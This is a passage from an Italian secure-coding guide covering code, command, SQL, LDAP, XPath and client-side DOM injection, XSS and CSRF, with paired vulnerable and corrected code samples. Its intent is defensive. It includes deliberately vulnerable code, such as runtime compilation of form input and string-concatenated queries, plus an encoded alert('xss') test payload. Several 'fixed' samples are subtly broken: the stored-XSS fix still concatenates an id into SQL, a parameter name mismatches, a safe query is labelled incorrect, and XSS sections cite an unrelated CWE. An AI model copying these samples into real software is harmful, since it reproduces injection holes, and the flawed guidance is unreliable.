- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.10.2 Code Injection

Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

Come difendersi.

- È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è proprio necessario compilare ed eseguire del codice dinamico, occorre allora predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
- Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:

Il codice seguente mostra come del codice VB.NET può essere passibile di code injection. Il codice utente viene accettato senza verifiche e compilato "al volo", quindi eseguito.

```
Function EsecuziondeDinamicaCodiceUtente_NonSicuro(request As HttpRequest) As
Integer
  Dim exitCode As Integer
  Dim codiceUtente As String = request.Form("Codice")

  Dim compiler As New VBCodeProvider
  Dim parameters As New CompilerParameters
  parameters.GenerateInMemory = True
  parameters.GenerateExecutable = True

  Try
          Dim results As CompilerResults =
compiler.CompileAssemblyFromSource(parameters, codiceUtente)

          Dim compiledAssembly As Assembly = results.CompiledAssembly
          exitCode = CInt(compiledAssembly.EntryPoint.Invoke(Nothing, New
Object()))
  Catch ex As Exception
          HandleExceptions(ex)
  End Try

  Return exitCode
End Function
```

La seguente implementazione invece risolve il problema della code injection. Non viene eseguito del codice, ma l'input dell'utente è usato per selezionare del codice precompilato che viene lanciato in un nuovo processo:

```
Function EsecuziondeStaticaCodiceUtente(request As HttpRequest) As Integer
  Dim exitCode As Integer
  Dim parametriUtente As String = request.Form("ExeParams")

  Using proc As Process = New Process()
          proc.StartInfo.FileName = PATH_TO_PRECOMPILED_EXTERNAL_PROGRAM
          proc.StartInfo.Arguments = SanitizeForProcess(parametriUtente)
          proc.StartInfo.UseShellExecute = False

          proc.Start()
```

```
            proc.WaitForExit(MAX_TIMEOUT)

            exitCode = proc.ExitCode
    End Using

    Return exitCode
End Function
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.10.3 Command Injection

Come riconscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre verificare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.

L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.10.4 Connection String Injection

Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composiszione dinamica della stringa di connessione al database.

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.
- Le stringhe di connessione possono essere custodite nel file web.config. Si tratta di una scelta migliore rispetto a comporle a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file di configurazione in questione deve essere messo in sicurezza attivano la modalità "protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.10.5 LDAP Injection

Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).
Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).
Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/90.html,

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.10.6 Resource Injection

Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse.
L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.
Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si da all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

Come difendersi

- In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.
- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.10.7 SQL Injection

Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

Esempio:

Nella seguente query, realizzata concatenando stringhe provenienti dall'input, la SQL injection è molto semplice da realizzare:

```
Query = "Insert into Utenti Values('" & textbox1.text & "','" & textbox2.text & "')"
```

L'uso di query parametriche protegge dalla possibilità di subire attacchi di SQL Injection. La query diventa la seguente:

```
SqlCommand cmd = new SqlCommand( "Insert into Utenti Values(@username,@password)",
conn)
cmd.Parameters.AddWithValue ("@username",TextBox1.text)
cmd.Parameters.AddWithValue ("@usercode",TextBox2.text)
cmd.ExecuteNonQuery();
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.10.8 XPath Injection

Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio:
Un esempio di una ricerca all'interno din un docuemento XML a partire da input esterno non verificato:

```
customers.SelectNodes("//customer[@name='" + txtUser.Text + "' and
    @password='" + txtPassword.Text + "']")
```

Il codice dovrebbe essere precompilato come il seguente. Si tratta, come si può vedere, di una query parametrica, la stessa soluzione valida per mitigare il rischio delle SQL injection:

```
XPathNodeIterator custData = XPathCache.Select(
    "//customer[@name=$name and @password=$password]",
    customersDocument,
    new XPathVariable("name", txtName.Text),
    new XPathVariable("password", txtPassword.Text));
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.11 AJAX

AJAX, acronimo di Asynchronous JavaScript and XML, è una tecnica di sviluppo software per la realizzazione di applicazioni web interattive (Rich Internet Application). Le vulnerabilità di questo linguaggio sono molto simili a quelle presenti nel linguaggio JavaScript.
Generalmente infatti si tratta di una tecnologia che fa uso di Javascript per veicolare dati, senza dover ricaricare la pagina corrente.
I dati vengono trasmessi nel formato XML.
Di seguito l'elenco delle principali vulnerabilità e delle relative contromisure da adottare.

7.11.1 Client Dom Code Injection

Come riconoscerla

Un attaccante può eseguire codice arbitrario sulla macchina dell'application server. A seconda dei permessi di cui dispone l'applicazione, potrebbe: accedere al database, leggere o modificare dati sensibili; leggere, creare, modificare o cancellare file; aprire una connessione al server dell'attaccante; modificare il contenuto delle pagine; decifrare dati utilizzando le chiavi dell'applicazione; arrestare o avviare i servizi del sistema operativo; organizzare un reindirizzamento verso siti fake (fasulli) per operazioni di phishing; prendere il completo controllo del server.
Accade perché l'applicazione esegue alcune azioni eseguendo codice incluso nei dati in input non opportunamente validati e verificati. In questo caso, il codice non attendibile viene letto dal browser ed eseguito sul lato client.

Come difendersi

Come prima cosa, l'applicazione non dovrebbe eseguire alcun codice non attendibile da qualsiasi fonte esterna possa provenire, inclusi l'input dell'utente, dei file caricati (upload) o un database.
Se è necessario passare dati non attendibili all'esecuzione dinamica, applicare una convalida dei dati molto rigorosa. Come al solito, occorre convalidare tutti gli input, indipendentemente dalla fonte. I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
Se è assolutamente necessario includere dati esterni nell'esecuzione dinamica, è consentito passare i dati come parametri al codice, ma bisogna evitare assolutamente di eseguire direttamente i dati utente.
L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.
Evitare di creare codice XML o JSON in modo dinamico.
Proprio come la creazione di codice HTML o SQL potrebbero causare dei bug di XML Injection, utilizzare una libreria di codifica o delle librerie JSON o XML affidabili per rendere sicuri gli attributi dei dati degli elementi.
Non eseguire la crittografia nel codice lato client. Utilizzare le tecnologie TLS/SSL e crittografare le informazioni sul server.
Evitare di chiamare dinamicamente una funzione senza averne prima bonificato il codice.

Esempio:

```
var input = document.getElementById("id").value;
window.setInterval( myFunc(input), 1000);
```

Questo il software corretto dopo la sanitizzazione:

```
var input = document.getElementById("id").value;
var trusted = escape(input);
window.setInterval( myFunc(trusted), 1000);
```

Esempio

Uso corretto dell'aggiornamento dinamico dell'HTML nel DOM:

```
document.write("<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%>");
```

Nel caso debba essere impostato del codice Javascript per delle chiamate dinamiche, vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche. Non si deve usare codice con routine tipo "eval()" particolarmente vulnerabili.

Esempio di codice Javascript sicuro:

```
window.setInterval("timedFunction();", 1000);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html, Improper Control of Generation of Code ('Code Injection') CWE-94.

7.11.2 Client DOM Stored Code Injection

Come riconoscerla

L'utente malintenzionato può attraverso questo tipo di vulnerabilità causare la riscrittura di pagine web e l'inserimento di script dannosi per la sicurezza.
Una vulnerabilità persistente (o stored) come la "Client DOM Stored Code Injection" è una variante più pericolosa di cross-site scripting con manipolazione di codice: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione.

Come difendersi

Occorre evitare qualsiasi esecuzione dinamica del codice. Se è proprio necessaria, anziché utilizzare i dati sul lato client, inclusi i dati precedentemente memorizzati nella cache dalla stessa applicazione, utilizzare solo dati attendibili provenienti dal server.
Evitare di chiamare dinamicamente una funzione senza averne prima bonificato l'input.
Nel caso debba essere impostato del codice Javascript per delle chiamate dinamiche, vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche o non dipendente da routine tipo "eval()" non particolarmente sicure.

Esempio di codice Javascript sicuro:

```
window.setInterval("timedFunction();", 1000);
```

Per ulteriori informazioni ed esempi si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.11.3 Client Dom Stored XSS

Come riconoscerla

Un malintenzionato può utilizzare l'accesso legittimo all'applicazione per inviare dati ingegnerizzati al database dell'applicazione. Quando un altro utente accede in seguito, le pagine Web potrebbero essere riscritte con i dati salvati e potrebbero essere attivati script dannosi.
L'applicazione crea pagine web che includono dati provenienti dal database, incorporati direttamente nell'HTML della pagina. Il browser, quindi, li visualizza come parte della pagina.
Il problema nasce quando questi dati salvati sono stati immessi da un altro utente. Se i dati includono frammenti HTML o Javascript malevoli, anche questi vengono visualizzati (o eseguiti), sebbene la vittima non si accorga dell'inganno sottostante. La vulnerabilità è perciò il risultato dell'incorporazione di dati arbitrari provenienti dal database, senza prima codificarli. La codifica trasforma i caratteri malevoli in normale testo, e il browser non può più trattarli come codice valido HTML/Javascript.

Come difendersi

I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia una lista di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.

L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.
La convalida non sostituisce la codifica (encoding), ossia la neutralizzazione di tutti i caratteri potenzialmente eseguibili. Tutti i dati dinamici, indipendentemente dall'origine, devono essere codificati prima di incorporarli nell'output. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
Nell'intestazione della risposta HTTP Content-Type, definire esplicitamente la codifica dei caratteri (set di caratteri) per l'intera pagina.
Impostare il flag httpOnly sul cookie di sessione, per impedire agli exploit XSS di rubarlo.

Esempio di HTML richiamato nel codice Javascript: la stringa in uscita è codificata nella pagina Html prima che venga visualizzata nell'etichetta relativa:

```
public class StoredXssFixed
{
    public string foo(Label lblOutput, SqliteConnection connection,
HttpServerUtility Server, string id)
    {
        SqliteConnection connection = new SqliteConnection(connectionString)
        string sql = "select email from CustomerLogin where customerNumber = " +
id;
        SqliteCommand cmd = new SqliteCommand(sql, connection);
        string output = (string)cmd.ExecuteScalar();
        lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer Number does not
exist" : Server.HtmlEncode(output);
    }
}
```

Esempio Javascript per Client Dom Stored XSS.

```
Forma non corretta (routine completa):
<!DOCTYPE html>
<html>
<head>
 <meta charset="utf-8">
 <title>XSS Example</title>
 <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.6.4/jquery.min.js"></script>
 <script>
  $(function() {
   $('#users').each(function() {
    var select = $(this);
    var option = select.children('option').first();
    select.after(option.text());
    select.hide();
   });
  });
 </script>
</head>
<body>
 <form method="post">
  <p>
   <select id="users" name="users">
    <option
value="bad">&lt;script&gt;alert(&#x27;xss&#x27;);&lt;/script&gt;</option>
   </select>
  </p>
 </form>
</body>
</html>
```

Forma corretta (fix relativa alle stringa modificata):

la funzione after() accetta un elemento DOM, quindi consente di creare un nodo di testo:

```
select.after(document.createTextNode(option.text()));
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/97.html,
CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.

7.11.4 Client Dom XSS

Come riconoscerla

Un utente malintenzionato può utilizzare il social engineering per indurre un utente a inviare l'input modificato in modo malevolo verso il sito Web, ad esempio inducendolo a cliccare su un URL con un'ancora (hash) modificata, facendo sì che il browser riscriva le pagine Web. L'aggressore può quindi dirottare la vittima verso un server fake (fasullo), che gli consentirebbe di rubare la password dell'utente, farsi inserire i dati della carta di credito, fornire informazioni false o eseguire del malware. Ovviamente la vittima rimane ignara di ciò che accade.
L'attacco è possibile perché la pagina Web dell'applicazione incorpora nella pagina dati provenienti dall'input dell'utente (incluso l'URL della pagina), facendo sì che il browser li visualizzi come parte della pagina Web. Se l'input include frammenti HTML o JavaScript, anche questi vengono visualizzati (ed eseguiti). La vulnerabilità è il risultato dell'incorporamento di input dell'utente arbitrario senza prima codificarlo in un formato che impedirebbe al browser di trattarlo come HTML anziché come testo normale.

Come difendersi

I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
Effettuare un encoding (codifica) su tutti i dati dinamici prima di includerli nella pagina web. Considerare per tale scopo la libreria ESAPI4JS di OWASP.

Per creare dinamicamente URL in JavaScript, utilizzare la libreria OWASP ESAPI4JS:

```
window.location = ESAPI4JS.encodeForURL(input);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/97.html,
CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.

7.11.5 Client Resource Injection

Come riconoscerla

Un malintenzionato potrebbe essere in grado di aprire una backdoor che gli consente di connettersi direttamente al server delle applicazioni, portando potenzialmente al controllo del server o ad altri attacchi indiretti. In particolare, modificando il numero di porta del socket, il malintenzionato può essere in grado di bypassare insufficienti controlli di rete o offuscare l'attacco da parte dei dispositivi di rete. Inoltre, questa vulnerabilità può essere sfruttata per bypassare i firewall o altri meccanismi di controllo degli accessi; utilizzare l'applicazione come proxy per la scansione delle porte delle reti interne e l'accesso diretto ai sistemi locali; o indurre erroneamente l'utente a inviare informazioni riservate a un server fasullo.

Come difendersi

Non consentire a un utente, direttamente o indirettamente, di definire i parametri dei socket o altre impostazioni di rete.
Se possibile, limitare i WebSocket agli URL predefiniti.

Esempio:
Qui viene aperto un socket con i dati (non validati) dell'utente:

```
var unsafe_socket;
function createSocketToServer_Unsafe() {
     var params = new URLSearchParams(document.location.search);
     var wsurl = params.get("ws_url");

  unsafe_socket = new WebSocket(wsurl);
     unsafe_socket.onopen = function(){
               sendMessage(unsafe_socket);
     }
     unsafe_socket.onmessage = function(msg){
               receiveMessage(unsafe_socket);
     }
}
```

Qui di seguito, invece, la versione sicura:

```
var safe_socket_hc;
function createSocketToServer_SafeHardcoded() {
  safe_socket_hc = new WebSocket(SERVER_WS_URL);
     safe_socket_hc.onopen = function(){
               sendMessage(safe_socket_hc);
     }
     safe_socket_hc.onmessage = function(msg){
               receiveMessage(safe_socket_hc);
     }
}
```

Maggiori informazioni: http://cwe.mitre.org/data/definitions/99.html

7.11.6 Client Second Order Sql Injection

Come riconoscerla

L'applicazione comunica con il suo database inviando una query SQL testuale. L'applicazione crea la query semplicemente concatenando le stringhe con dati ottenuti dal database. Poiché tali dati potrebbero essere stati precedentemente ottenuti dall'input dell'utente e non sono stati verificati né tanto meno bonificati, potrebbero contenere comandi SQL, che potrebbero essere interpretati come tali dal database.

In questo modo, un malintenzionato può accedere direttamente a tutti i dati del sistema. L'aggressore sarebbe in grado di rubare qualsiasi informazione sensibile memorizzata dal sistema (come i dettagli personali dell'utente o le carte di credito) e possibilmente modificare o cancellare i dati esistenti.

Come difendersi

Procedere con la validazione dei dati, prima di salvarli nel database.
Effettuare sempre la validazione dell'input, prima di utilizzarlo all'interno dell'applicazione. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
Codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
Invece di concatenare le stringhe:

- Utilizzare componenti di database sicuri come le stored procedure, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).

- Una buona soluzione è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al principio del minimo privilegio.

Esempio - Javascript per Client Second Order Sql Injection.
Forma non corretta:

```
var userId = 5;
var query = connection.query('SELECT * FROM users WHERE id = ?', [userId],
function(err, results) {
 //query.sql returns SELECT * FROM users WHERE id = '5'
});
```

Forma corretta:

```
var post = {id: 1, title: 'Hello MySQL'};
var query = connection.query('INSERT INTO posts SET ?', post, function(err,
result) {
 //query.sql returns INSERT INTO posts SET `id` = 1, `title` = 'Hello MySQL'
});
```

7.11.7 Client Sql Injection

Come riconoscerla

Utilizzando questa vulnerabilità un attaccante potrebbe utilizzare i canali di comunicazione tra l'applicazione e il suo database, ossia modificando ad arte una query SQL testuale. Ciò è reso possibile nei casi in cui l'applicazione costruisce dinamicamente le query concatenandole con l'input dell'utente. Se non a questo non sono stati applicati i controlli di validità, l'attaccante potrebbe modificare i comandi SQL nel senso da lui desiderato.

Come difendersi

Valgono le considerazioni e le contromisure esposte nel punto precedente.

Esempio - Javascript per Client SQL Injection
Forma non corretta:

```
var info = {
 userid: message.author.id
}

connection.query("SELECT * FROM table WHERE userid = '" + message.author.id + "'",
info, function(error) {
 if (error) throw error;
});
```

Forma corretta:

```
var sql = "SELECT * FROM table WHERE userid = ?";
var inserts = [message.author.id];
sql = mysql.format(sql, inserts);
```

Per ulteriori informazioni vedere: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.11.8 Cross-Site Request Forgery (CSRF)

Come riconoscerla

Il Cross-Site Request Forgery , abbreviato CSRF o anche XSRF, è una vulnerabilità a cui sono esposti i siti web dinamici quando sono progettati per ricevere richieste da un client senza meccanismi per controllare

se la richiesta sia stata inviata intenzionalmente oppure no. Diversamente dal cross-site scripting (XSS), che sfrutta la fiducia di un utente in un particolare sito, il CSRF sfrutta la fiducia di un sito nel browser di un utente.
Nelle applicazioni Web 2.0 Ajax comunica con i servizi Web di back-end tramite XML-RPC, SOAP o REST. È possibile invocarli tramite interrogazioni di tipo GET e POST che effettuano chiamate cross-site ai servizi web. La tecnologia di tipo Cross-Site Request Forgery permette di manipolare queste chiamate indebolendo la sicurezza del sistema.
Un attaccante induce la sua vittima a inviare inconsapevolmente una richiesta HTTP dal suo browser al sistema web dove è attualmente autenticato. Il sistema, vulnerabile al CSRF, avendo la certezza che la richiesta provenga dall'utente già precedentemente autenticato la esegue senza sapere che in realtà dietro la richiesta si cela un'azione pensata dall'attaccante come ad esempio un trasferimento di fondi, un acquisto di beni, una richiesta di dati o qualsiasi altra funzione offerta dall'applicazione vulnerabile. Ci sono innumerevoli modi con i quali un utente può essere ingannato nell'inviare una richiesta pensata da un attaccante: per esempio nascondendola in un elemento HTML di un'immagine, una XMLHttpRequest o un URL.

Come difendersi

Usare framework, librerie, moduli e in generale codice fidato che permettano allo sviluppatore di evitare l'introduzione di questa vulnerabilità. L'uso di un token antifalsificazione è di solito la scelta migliore.
Nei form che permettono operazioni importanti inserire un campo hidden valorizzandolo con una stringa random. La stessa stringa, va impostata come variabile di sessione, in questo modo non è rintracciabile lato client ed è nota solo al server. Una volta compiuta la submit del form, se il valore della variabile di sessione corrisponde alla value del sopracitato campo hidden, la richiesta è da considerarsi valida.
Identificare le operazioni che possano risultare pericolose e quando un utente genera un'operazione di questo tipo inviare una richiesta addizionale di conferma all'utente, per esempio, la richiesta di una password, che deve essere verificata prima di eseguire l'operazione.
Non utilizzare il metodo GET per il passaggio di parametri da una pagina web all'altra soprattutto per quelle richieste che comportano un cambiamento di stato come ad esempio la modifica di dati. Controllare il campo di intestazione HTTP referer per vedere se la richiesta è stata generata da una pagina valida.
Verificare che il sistema sia esente da vulnerabilità di tipo cross-site scripting poiché la difesa da CSRF può essere rafforzata da queste contromisure.
Dal lato utente è buona abitudine eseguire sempre il logout da siti web sensibili prima di visitare altre pagine web.

Per ulteriori informazioni vedere: http://cwe.mitre.org/data/definitions/352.html,
CWE-352: Cross-Site Request Forgery (CSRF).

Esempio:
Viene introdotto per un campo in input un token antifalsificazione:

```
<form action="/Home/Test" method="post">
  <input name="__RequestVerificationToken" type="hidden"
      value="6fGBtLZmVBZ59oUad1Fr33BuPxANKY9q3Srr5y[...]" />
  <input type="submit" value="Submit" />
</form>
```

Per evitare l'invio del token in JSON, da parte dello script Ajax, lo si può includere in un'intestazione http dettagliata:

```
<script>
  @functions{
    public string TokenHeaderValue()
    {
      string cookieToken, formToken;
      AntiForgery.GetTokens(null, out cookieToken, out formToken);
      return cookieToken + ":" + formToken;
    }
  }
```

```
  $.ajax("api/values", {
    type: "post",
    contentType: "application/json",
    data: { }, // JSON data goes here
    dataType: "json",
    headers: {
      'RequestVerificationToken': '@TokenHeaderValue()'
    }
  });
</script>
```

7.12 GO

